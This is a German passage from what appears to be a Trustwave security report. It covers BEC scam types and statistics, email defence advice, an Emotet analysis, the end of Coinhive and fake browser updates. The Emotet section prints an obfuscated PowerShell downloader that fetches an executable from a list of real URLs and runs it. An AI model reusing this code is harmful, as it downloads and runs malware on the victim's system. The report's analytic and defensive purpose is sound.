
Im Folgenden zeigen wir einige der gängigsten BEC-Ansätze, die Trustwave-Sicherheitsforscher beobachten:


BEC-Typ	Typische Betreffzeilen	Beschreibung
Lieferantenzahlung oder Rechnung	- Dringende Hilfe erforderlich - Sind Sie an Ihrem Arbeitsplatz? - Anfrage verfügbar? - Rechnungszahlung	Der Scammer gibt sich als CEO oder CFO aus und bittet jemanden aus der Finanzabteilung, dringend eine Zahlung an einen Lieferanten oder eine andere Partei zu senden.
Gift Cards	- Brauche Ihre Hilfe - Schnelle Aufgabe - Gefallen	Der Betrüger gibt sich als CEO, CFO oder anderer Manager aus und bittet einen Mitarbeiter, Gift Cards (z.B. iTunes) zu kaufen, ein Foto von dem Code zu machen und ihm ein Foto davon zu schicken. Der Scammer löst dann den Gutschein ein.
Änderung der Gehaltsabrechnung	- Aktualisierung der Gehaltsabrechnung - DD-Update - Änderung direkter Einzahlung - Bankinfo ändern	Der Betrüger gibt sich als Mitarbeiter aus und bittet die HR-Abteilung, das Bankkonto für seine Gehaltszahlungen zu ändern.
Telefonnummer	- Hallo [Person] - Schnelle Anfrage	Der Betrüger gibt sich als CEO, CFO oder anderer Manager aus und fragt einen Mitarbeiter nach der Handynummer, von der aus eine SMS-Konversation stattfindet.
Geänderte Rechnung	Abweichungen von der aktuellen E-Mail-Konversation	Betrüger erhalten Zugang zu echten E-Mail-Konten durch Credential-Phishing und überwachen E-Mails auf geeignete Rechnungen oder bevorstehende Transaktionen. Der Betrüger schleust sich in die E-Mail-Konversation ein und liefert eine geänderte Rechnung, die dem Original bis auf die Kontodaten sehr ähnelt.



Statistiken von Business Email Compromise

BEC VON ADRESSDOMAINS, 2019





BEC-Nachricht, in der nach der Telefonnummer des Empfängers gefragt wird

Einige Statistiken der BEC-Nachrichten, die 2019 von der Trustwave Secure Email Gateway Cloud abgefangen wurden:

Die meisten BEC-E-Mails stammen von kostenlosen Webmail-Services:

- 30 % von gmail.com
- 7 % von aol.com
- 6 % von Roadrunner (rr.com)
- 23 % von einem Open-Xchange Mailer, einem gängigen Webmail-Plattform-Service, den Provider nutzten

- Antwortadresse
  - 40 % der BEC-E-Mails enthalten eine Antwortadresse.
  - 12 % der BEC-E-Mails enthalten eine Antwortadresse, die sich von der Absenderadresse unterscheidet.
  - 5 % verwenden denselben Anzeigenamen in den Feldern “Von” und “Antworten an”, aber jeweils zwei verschiedene E-Mail-Adressen.
- 47 % der Betreffzeilen beinhalten: “Ich brauche Sie” [um etwas zu tun].
- 27 % der Betreffzeilen beinhalten: “Sind Sie” [verfügbar oder beschäftigt].
- 17 % der Betreffzeilen beinhalten großgeschriebene Wörter wie DRINGEND, AUFGABE, ANFRAGE oder ACHTUNG.
- 15 % der Mails beinhalten Aufgaben, die erledigt werden müssen.
- In 7 % der Mails geht es um den Kauf von Gift Cards.
- In 6 % der Mails geht es um direkte Einzahlungen.
- In 6 % der Mails geht es um eine Änderung von Bankdaten.
- In 5 % der Mails wird nach der Telefonnummer eines Mitarbeiters gefragt.

Angriffsfläche E-Mail verteidigen

Um sich vor den Auswirkungen von E-Mail-Angriffen zu schützen, sollten Unternehmen Folgendes berücksichtigen:

- **Einsatz eines E-Mail Security Gateway** – On-Premises oder in der Cloud – mit mehreren Technologieebenen, einschließlich Anti-Spam, Anti-Malware und flexibler, richtlinienbasierter Funktionen zum Filtern von Inhalten
- **Inhalte des eingehenden E-Mail-Verkehrs so weit wie möglich sperren.** Dazu sollte sorgfältig der Einsatz einer strengen Richtlinie für eingehende E-Mails in Betracht gezogen werden:
  - » Alle ausführbaren Dateien, einschließlich Javascripts wie **.js** und **.vbs**, sowie alle ungewöhnlichen Dateianhänge wie **.cpl-**, **.chm-**, **.hta-** und **.lnk-Dateien** in Quarantäne verschieben oder kennzeichnen; Ausnahmen oder alternative Vorgehensweisen für den Umgang mit diesen Dateien bestimmen, wenn sie von legitimen Quellen stammen.
  - » **Blockieren oder kennzeichnen von Makros** in Office-Dokumenten
  - » Blockieren oder kennzeichnen **kennwortgeschützter Archivdateien** und sperren von ungewöhnlichen Archivtypen wie .ace, .img und .iso
- **Client-Software** wie Microsoft Office und Adobe Reader **vollständig patchen** und stets auf dem neuesten Stand halten. Viele E-Mail-Angriffe sind aufgrund nicht gepatchter Client-Software erfolgreich.
- Sicherstellen, dass **potentiell schadhafte Links oder Phishing-Links in E-Mails** entweder vom E-Mail-Gateway, einem Web-Gateway oder beiden überprüft werden
- Einsatz von **Anti-Spoofing**-Technologien auf Domains am E-Mail Gateway und Techniken zur **Erkennung von Schreibfehlern in Domains,** um auch Phishing- und BEC-Angriffe zu erkennen. Außerdem sicherstellen, dass robuste Prozesse für die Genehmigung finanzieller Zahlungen per E-Mail vorhanden sind.
- **Aufklärung der Nutzer** – von der Basis bis zum C-Level – über die Vorgehensweisen moderner E-Mail-Angriffe. Die Durchführung von Phishing-Übungen “gegen” die Mitarbeiter zeigt ihnen, dass Phishing-Angriffe eine echte Bedrohung darstellen, auf die sie im Alltag achten müssen.


Emotet: Die Bedrohung liegt in der Mail

Der erstmals 2014 entdeckte Trojaner Emotet ist bis heute eine der größten Cyber-Bedrohungen. Zunächst vorwiegend als Banking-Trojaner bekannt, ist Emotet inzwischen eine modulare Bedrohung, die nach der Installation Informationen stiehlt oder zusätzliche Malware installiert. Bei dieser spezifischen Malware, die von Trustwave-Forschern 2019 beobachtet wurde, handelte es sich meist um Affiliate-Malware, darunter die Ransomware Ryuk und Phobos, der Banking-Trojaner TrickBot und der Downloader Ostap.

In diesem Abschnitt wird erklärt, was Emotet ist und wie sich der Trojaner verbreitet. Außerdem geht es im Detail darum, wie die Forscher von Trustwave SpiderLabs Threat Intelligence aus verschiedenen Quellen gesammelt, angereichert und sich zunutze gemacht haben, um eine Reihe zuverlässiger Indicators of Compromise (IOC) zu erstellen. Diese wurden iterativ verbessert und bereits erfolgreich zur Aufdeckung von Emotet-Aktivitäten bei mehreren Opfern verwendet.

Wie breitet sich Emotet aus?

Angreifer verbreiten Emotet hauptsächlich über Spam-Mails. Ende 2019 stiegen die Aktivitäten mit einer neuen Spam-Kampagne, bei der Malware komplexer verschleiert wurde als bisher. Die meisten verwendeten Anhänge sind Microsoft Word- oder Excel-Dokumente mit bösartigen Makros, aber auch andere Dateitypen und Methoden, darunter PDFs, Skripts und Links zum Download von Word-Dokumenten oder Archiven.




E-Mail, die Emotet beinhaltet

Emotet verwendet zudem fortschrittlichere Methoden, um schadhaften Makro-Code zu verstecken, wie z.B. das Ablegen eines JavaScript- oder PowerShell-Skripts, das die Emotet-Binärdatei auf dem kompromittierten System herunterlädt und ausführt. Diese Verschleierung nimmt manchmal ungewöhnliche Formen an, wie z.B. bei einer Gruppe von Emotet-Samples, auf die Trustwave-Forscher stießen. Diese versteckten den schadhaften Code in einem eingebetteten Objekt in einem Microsoft Word-Dokument. In diesem befindet sich z.B. in der Ecke ein fast verstecktes TextFrame-Objekt:

Beim Erweitern des TextFrames wird ein CMD-Shell-Befehl sichtbar:


Das Word-Dokument enthält ein Makro, das den Shell-Befehl liest und ausführt, der wiederum Emotet herunterlädt und ausführt.

Ein weiterer aktueller Sample verbirgt Base64-codierte PowerShell-Befehle innerhalb eines VBA-Formularobjekts. Das Makro dekodiert diesen PowerShell-Befehl und führt ihn aus, wenn das Opfer das Dokument öffnet. Das Ziel des PowerShell-Codes besteht darin, die Emotet-Binärdatei von einer Liste von Hosts herunterzuladen.





```
$Zrjkwwphsmth = 'Fnoaybfhijez';
$Emuqgsqmyo = '727';
$Cwleazbhckdyk = 'Tntomcxxqxpr';
$Vytqngao = $env:userprofile + '\'+$Emuqgsqmyo+'.exe';
$Gwebkppi='Sdglqvdurqprg';
$Enorpdfjmww=&('new - '+'o'+'bject') NeT.wEbcLIENt;
$Htktqyebg='http://www.textilesunrise.com/anjuv/
lymjn-kpc564-0052/*https://pakspaservices.com/cgi-bin/
ykvrg-yt75yx1-43/*https://www.helenelagnieu.fr/wp-includes/
lvtehd-cg9sdb-59/*http://ondesignstudio.in/sitemap/
a5r48v5-6mpz-0938187/*https://www.lubinco.co.il/wp-content/
LMnGPljQ/'."sPl`IT"('*');
$Uezvhlis='Nzwzbbllwwiwm';foreach($Wqmwyqzgmpu in
$Htktqyebg){try{$Enorpdfjmww."dO`WNl`oAD`FIlE"($Wqmwyqzgmpu,
$Vytqngao);$Tuzskoqazqkq='Ljlzpdwgvpoe';If ((&('Get'+'-It'+'em')
$Vytqngao)."le`Ngth" -ge 24617) {[Diagnostics.Process]::"Sta`RT"($Vytqngao);$
xsranqiz='Xywirkyqk';break;$Xwdxnzkefiftg='Ymguamchfxjm'}}catch{}}$Gpztwawn='
yvryrfq'
```

Zum Teil verdankt Emotet seine Beständigkeit einer ungewöhnlichen Social-Engineering-Methode: Wird der Trojaner auf einem kompromittierten System installiert, kann er eine E-Mail-Konversation abhören und Antworten mit schadhaften Anhängen hinzufügen. Gleichzeitig kann er aus früheren



Nachrichten im Thread zitieren, um den Anschein einer echten Konversation zu vermitteln.

Emotet kann dem infizierten Host mit dem Password Recovery Tool “Mail PassView” auch SMTP-Anmeldeinformationen stehlen. Emotet-Bot-Herder sammeln diese Informationen und geben sie später an das Spambot-Modul weiter, um darüber Spam zu versenden.




Das Ungetüm verfolgen und jagen

Um die Verbreitung von Emotet effektiver zu verfolgen und Kunden zu schützen, haben die Forscher von Trustwave SpiderLabs eine Reihe von Emotet IOCs aus drei Quellen erstellt:

- aus einem Open-Source-Feed mit Informationen für Botnetz Command-and-Control (CnC)-Server, der über 7.000 Indicators of Compromise verschiedener Art enthielt, die nicht an bestimmte Malware oder Cyberkriminelle gebunden waren.
- aus einem geteilten Partner-Feed von Strafverfolgungsbehörden, der 215 IPv4-Adress-/Port-Kombinationen für bekannte Emotet-CnC-Server enthielt, die “in the wild” entdeckt wurden.
- aus einem von Trustwave SpiderLabs entwickelten Feed, der aus interner Forschung, Honeypot-Einsätzen und anderen Informationsquellen entwickelt wurde. Er enthält mehr als 25.000 IPv4-Adressen, die laut Klassifizierung eine schlechte Reputation haben.

Durch die Integration dieser Quellen haben Trustwave-Forscher einen kleinen, aber hoch vertrauenswürdigen Satz von 43 IP-Adress-/Port-Kombinationen für bekannte Emotet-Server erstellt.



Trustwave-Forscher nutzten diese 43 IOCs, um die cloudbasierte Trustwave Fusion-Plattform zu durchsuchen. Diese liefert verwertbare Threat Intelligence aus realen Daten (für weitere Informationen siehe “Erkundung von Schwachstellen mit der Trustwave Fusion-Plattform”). Sie verwendeten hauptsächlich Daten aus Firewall-Logs, um mehrere mit Emotet infizierte Hosts zu identifizieren und zu verifizieren.

Bei der weiteren Analyse dieser infizierten Hosts zeigte ein Muster, dass sie in der Regel bis zu 10 IOCs pro Host über einen kurzen Zeitraum aufwiesen. Die CnC-Adressen sind in der Emotet-Malware fest codiert, und diese versucht, sich mit einer Adresse aus der Liste zu verbinden, bis sie erfolgreich ist. In fast allen Fällen blockierten Firewall-Richtlinien die ausgehenden Verbindungsversuche, sodass die Malware zahlreiche Versuche an verschiedenen Adressen unternehmen musste.

Da die Trustwave-Forscher wussten, dass die ursprüngliche Liste von 43 IOCs sicherlich nicht alle Emotet CnC-Server umfasste, suchten sie nach Verbindungen und identifizierten eine zusätzliche Liste unbekannter IP-/Port-Kombinationen, die von mehreren infizierten Hosts kontaktiert wurden. Viele von ihnen verwendeten unbekannte und nicht standardisierte Ports wie 8090 und 8443, die häufig in der bestehenden IOC-Liste der Forscher auftauchten. Durch das Hinzufügen dieser neu entdeckten IOCs zu der ursprünglichen Liste wurde diese von 43 Indikatoren auf 88 erweitert. Anhand der erweiterten Liste der IOCs durchsuchten die Forscher den Datenpool der Trustwave Fusion-Plattform und deckten zusätzliche infizierte Hosts etc. auf.

Diese Fähigkeit, einen ersten IOC-Satz – durch Anwendung auf reale Infektionsdaten und die Suche nach neuen Verbindungen – zu erstellen, dient Trustwave-Forschern als leistungsstarkes Tool, mit dem sie den Bestand der Threat Intelligence um spezifische Malware-Familien und fortschrittliche persistente Bedrohungsgruppen erweitern können.

WEB-ANGRIFFE

Was für einen Unterschied ein Jahr machen kann. Die meisten der Web-Angriffe, die Trustwave-Sicherheitsanalysten für gewöhnlich beobachten, wurden im vergangenen Jahr von Cryptojacking verdrängt. Cyberkriminelle strömten zu Coinhive, um unerkannt Krypto-Mining-Skripts auf kompromittierten Webseiten zu installieren. Heute ist Coinhive verschwunden, und die Angreifer kehrten weitgehend zu ihren bewährten Exploits und Social-Engineering-Taktiken zurück, wie zum Beispiel Phishing und Trojaner, die sich als wichtige Updates für einen Browser oder ein Plugin tarnten (für weitere Informationen zu dieser Taktik siehe Abschnitt “E-Mail-Bedrohungen”). Wir werden allzu oft daran erinnert, dass der Mensch häufig das schwächste Glied in der Sicherheitskette ist.

Goodbye, Coinhive!


Weltweit vergossen Cyberkriminelle im März 2019 eine Träne, als Coinhive, der browserbasierte Krypto-Mining-Dienst, abgeschaltet wurde. In der Theorie war Coinhive einfach: Webseitenbesitzer konnten ihre Seitenaufrufe mit einem Skript monetarisieren, das die CPU-Zyklen der Besucher nutzte, um im Hintergrund die Kryptowährung Monero abzubauen. Der Webseitenbesitzer würde dann die Gewinne mit Coinhive teilen. Das ursprüngliche Coinhive-Skript enthielt jedoch keinen Mechanismus, um Webseitenbesucher zu benachrichtigen oder um ihre Zustimmung einzuholen, dass ihr Computer auf diese Weise verwendet wird.

Infolgedessen begannen Kriminelle schnell, legitime Webseiten zu kompromittieren und ihren eigenen Coinhive-Code mithilfe einer Technik namens Cryptojacking hinzuzufügen. Besucher der kompromittierten Webseiten haben möglicherweise nie bemerkt, dass dort etwas nicht stimmte. Dennoch zahlten sie einen Preis in Form von schlechter Computerleistung und zusätzlichem Stromverbrauch.

Der Cryptojacking-Boom fand im März ein jähes Ende, als der Dienst mit der Begründung eingestellt wurde, dass der Preis von Monero gesunken sei und technische Änderungen am Monero-Netzwerk den Abbau der Kryptowährung erschwert hätten. Coinhive war für 97 % der von Trustwave-Ermittlern im Jahr 2018 beobachteten Webminer verantwortlich. Somit bedeutete das Ende von Coinhive praktisch auch das Ende – oder zumindest eine unbestimmte Ruhepause – der Angriffstechnik Cryptojacking. Obwohl es ein paar weitere Web-Mining-Dienste gibt, haben sich die Angreifer wahrscheinlich aufgrund desselben wirtschaftlichen Drucks, der das Ende für Coinhive bedeutete, nie die Mühe gemacht, ihre Aktivitäten umzustellen: Es ist gerade einfach zu schwierig, mit Web-Mining ernsthaft Geld zu verdienen.


Gefälschte Updates, echte Malware

Als Cryptojacking an Bedeutung verlor, beobachteten die Trustwave-Analysten einen Anstieg der Social-Engineering-Taktik, Internetnutzer dazu zu bringen, gefälschte “Updates” zu installieren, bei denen es sich um Malware für ihre Browser, Betriebssysteme oder andere Software handelt.



Diese Taktik gibt es seit mindestens einem Jahrzehnt; Angreifer verwenden sie häufig in Malvertisements und als Payload für Exploits populärer Content-Management-Systeme (CMS) sowie E-Commerce-Lösungen wie WordPress und Magento (Informationen zu Magecart, einer berüchtigten kriminellen Gruppe, die häufig auf Magento abzielt, sind im Kapitel „Malware“ zu finden). Eine Kampagne, die Trustwave verfolgt, läuft seit Ende 2017 und hat mehr als 2000 Treffer erzielt, die von Sicherheitsforschern im Jahr 2019 beobachtet wurden.

TREFFER GEFÄLSCHTER UPDATES PRO TAG



Wie so oft ist der gesunde Menschenverstand der beste Weg, das Risiko gefälschter Updates zu minimieren. Webbrowser integrieren ihre Live-Update-Funktion in ihre Benutzeroberflächen; ein Browser wird den Nutzer daher niemals plötzlich und unerwartet auf eine zufällige Webseite leiten, um ein Core Update zu installieren. Gefälschte Update-Download-Seiten werden in der Regel auf kompromittierten Webseiten gehostet, die in keiner Beziehung zur Webseite des Browserherstellers stehen. Die Nutzer sollten sich daher angewöhnen, die URL zu überprüfen, bevor sie etwas herunterladen. Sogar vertraute Seiten sollten mit Skepsis betrachtet werden, wenn sie keinen offensichtlichen Zusammenhang mit der zu aktualisierenden Software haben. Der sicherste Weg, einen Browser zu aktualisieren, ist immer der direkte Besuch der Webseite des Browsers oder die Überprüfung der integrierten Live-Update-Funktion.

Menschen als “niedrig hängende Früchte”

Cyberkriminelle lieben Exploits, die es ihnen ermöglichen, Computer im Stillen und ohne menschliches Eingreifen zu kompromittieren. Mit der Verbesserung von Softwareentwicklung und -Update-Praktiken wird es jedoch immer schwieriger, gut verwendbare Exploits zu finden, und wenn sie auftreten, betreffen sie weniger Computer als in den vergangenen Jahren. Wir sagen schon lange, dass Cyberkriminelle nach “tief hängenden Früchten” suchen, um die einfachsten, günstigsten und sichersten Kompromittierungsmethoden zu verfolgen, die sie finden können. Vor ein paar Jahren bedeutete dies in der Regel, Landingpages mit Exploit-Kits zu verbreiten und darauf zu warten, dass ahnungslose Internetnutzer in die Falle tappen. Heute haben Cyberkriminelle mehr Erfolg mit Phishing, gefälschten Updates und anderen Social-Engineering-Angriffen, die eine Beteiligung der Nutzer erfordern.

Es mag unlogisch erscheinen, aber Social Engineering kann für den Angreifer deutlich günstiger sein, als Ziele durch Exploits zu kompromittieren. Selbst wenn es viele Schwachstellen gibt, erfordert die Erstellung eines zuverlässigen Exploits, der zahlreiche Computer betrifft, viel Fachwissen. Da die Entwickler der Exploits in der Regel nicht diejenigen sind, die sie verwenden, ist ein guter Exploit oft teuer. Darüber hinaus muss sich der Angreifer kompromittierte Webseiten beschaffen, um Kopien des Exploits zu verbreiten und für Sicherheitssoftware und -forscher unsichtbar zu machen – und auch das kostet Geld. Können Cyberkriminelle dagegen ein Opfer dazu bringen, ihr Programm freiwillig auszuführen – vorausgesetzt, dass Anti-Malware-Software oder andere Abwehrmechanismen das Programm nicht blockieren –, können die Angreifer auf dem kompromittierten Rechner frei schadhafte Aktionen ausführen, ohne auf die Informationen aus den Exploits beschränkt zu sein.

Eine wirksame Verteidigungsstrategie bedeutet daher, nicht nur nach Angriffen Ausschau zu halten, die auf technologische Schwachstellen abzielen. Auch Angriffe, die menschliche Faktoren wie Unwissenheit, Angst, Neugier und Gier ausnutzen, sollten beobachtet werden. Unternehmen, die ihre Assets am besten vor Angriffen schützen, tun dies zum Teil dadurch, dass sie eine versierte und skeptische Nutzerbasis aufbauen, die weiß, auf welche Arten von Angriffen sie achten und wie sie reagieren muss, wenn sie darauf trifft. Der Mensch sollte also niemals die “niedrig hängende Frucht” sein.

EXPLOITS

Während Social-Engineering-Angriffe und -Taktiken 2019 viel Aufmerksamkeit erregten, blieben Exploits ein bevorzugtes Tool der Cyberkriminellen. Schwerwiegende Sicherheitslücken, die auf Windows Remote Desktop Services abzielten, veranlassten Microsoft zu dem ungewöhnlichen Schritt, ein neues Sicherheitsupdate für das bereits eingestellte Windows XP zu veröffentlichen. Gleichzeitig wurden Angriffe auf gängige Content-Management-Systeme (CMS) unvermindert fortgesetzt, und eine neue Serie von Schwachstellen durch Speculative Exploitations führte zu Bedenken hinsichtlich der Offenlegung von Informationen über Intel-CPUs. Währenddessen begannen Exploit-Kits, die 2018 allem Anschein nach vor dem Ende standen, ihre Aktivitäten langsam wieder zu steigern – eine beunruhigende Entwicklung für die Zukunft.

Prominente Schwachstellen und Exploits

